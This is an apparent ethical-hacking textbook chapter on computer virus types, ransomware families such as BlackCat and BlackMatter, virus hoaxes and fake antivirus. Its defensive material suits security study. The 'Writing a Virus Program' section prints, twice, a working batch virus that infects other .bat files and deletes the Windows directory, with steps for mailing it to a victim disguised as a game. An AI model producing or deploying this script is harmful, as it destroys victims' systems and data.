Figure 7.47: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.



Before Infection
Original Program
After Infection
Virus Code
Original Program

Figure 7.48: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

The guidelines to secure files against such virus infection are as follows:

- Turn off "**Hide file extensions**" in Windows (Go to **Control Panel → Appearance and Personalization → Show hidden files and folders → View tab →** Uncheck **Hide extensions for known file types**).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine’s Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

- **Prevention**

  The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as Adblock Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book. Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

  Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

  Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

  Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

  Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

  Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.



Figure 7.50: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.



Figure 7.51: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.

Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:

- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ransomware

Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families

Some additional ransomware families are as follows:

- Cerber
- XingLocker
- Conti
- Thanos
- WastedLocker
- RansomEXX
- NETWALKER
- QNAPCrypt
- Maze
- Ryuk

Examples of Ransomware

- **BlackCat**

  BlackCat is a dreadful ransomware attack written in Rust and profoundly known as ALPHA (AlphaVM, AlphaV). It was first discovered in late November 2021. The ransomware targets almost all vendor OSes including Windows, Linux, and ESXi virtual machines. It is specially crafted ransomware comprising 4 encryption routines and supports several encryption algorithms such as ChaCha20 and AES. This ransomware is supplied as ransomware as a service (RaaS), engaging associates to operate from various locations. Using Blackcat, attackers can target various IT industries worldwide for demanding a ransom from the victims in the form of Bitcoins and Monero. The attack mainly focuses on crashing targeted devices and running processes, applications, and VMs during their encryption process. BlackCat employs phishing tactics on the victims by delivering its payload using vulnerable applications and exposed toolsets.

Figure 7.52: BlackCat ransom note

- **BlackMatter**

  BlackMatter is dangerous ransomware written in C. It was discovered in 2021 and considered an extension of dreadful ransomware such as DarkSide and REvil. This ransomware mainly targets Windows devices can also compromise Linux devices using unique payloads that can be later used to develop RATs for exploiting Windows devices. The attackers mainly target organizations having high-level turnovers, excluding the companies that were already attacked using DarkSide and REvil. This ransomware uses encryption keys such as RSA public and AES keys for initializing and implementing Salsa20 encryption on the targeted files. The encryption process is crafted in such a manner that the encrypted file consists of a decrypting blob that comprises a special tool to facilitate the post-ransom money transfer by the victim. This malware is also supplied as RaaS, engaging associates to operate from various locations. BlackMatter crashes various files and closes all the other running processes and applications while encrypting the targeted files on the victim device. Using this malware, attackers can also gain control over domain controllers, ACLs, and other user access controls (UACs).

How to Infect Systems Using a Virus: Creating a Virus

A virus can be created in two different ways:

- **Writing a Virus Program**
- **Using Virus Maker Tools**

Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```

1. Convert the Game.bat batch file to Game.com using the **bat2com** utility
2. Send the Game.com file as an **email attachment** to a victim
3. When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

How to Infect Systems Using a Virus

Attackers can infect systems using a virus in the following steps:

- Creating Virus
- Propagating and Deploying Virus

Creating a Virus

A virus can be created in two ways: writing a virus program, and using virus maker tools.

- **Writing a Simple Virus Program**

  The following steps are involved in writing a simple virus program:

  1. Create a batch file **Game.bat** with the following text:

     ```
     @ echo off
     for %%f in (*.bat) do copy %%f + Game.bat
     del c:\Windows\*.*
     ```

  2. Convert the **Game.bat** batch file into **Game.com** using the **bat2com** utility
  3. Send the **Game.com** file as an email attachment to the victim
  4. When **Game.com** is executed by the victim, it copies itself to all the .bat files in the current directory on the target machine and deletes all the files in the **Windows directory**

- **Using Virus Maker Tools**

  Virus maker tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.

  Once the virus file is built and executed, it can perform the following tasks:

  - Disable Windows command prompt and Windows Task Manager
  - Shut down the system
  - Infect all executable files
  - Inject itself into the Windows registry and start up with Windows
  - Perform non-malicious activity such as unusual mouse and keyboard actions

The following tools are useful for testing the security of your own antivirus software.

- **DELmE's Batch Virus Maker**

  DELmE's Batch Virus Generator is a virus creation program with many options to infect the victim's PC, such as formatting the C: drive, deleting all the files in the hard disk drive, disabling admin privileges, cleaning the registry, changing the home page, killing tasks, and disabling/removing the antivirus and firewall.

Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims' systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one's system.
- In some cases, these warning messages themselves contain virus attachments.


Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

Google Critical Security Alert Scam:

In 2018, a massive hoax campaign was launched, in which threat actors spread Google Critical Security Alert messages to victims. Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating "New device signed in to." By looking at this email without noting the email source, the victim clicks the "CHECK ACTIVITY" button and gets trapped.



New device signed in to

Your Google Account was just signed in to from a new Windows device. You're getting this email to make sure that it was you.

You received this email to let you know about important changes to your Google Account and services.
© 2018 Google Inc.,1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

Figure 7.56: Screenshot of Google Critical Security Alert Scam

Some additional virus hoaxes are as follows:

- AppleCare
- Bangkok 8.5 Earthquake Video
- Chrome critical error
- Compromising video

Fake AntiVirus

Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Total Antivirus 2020**

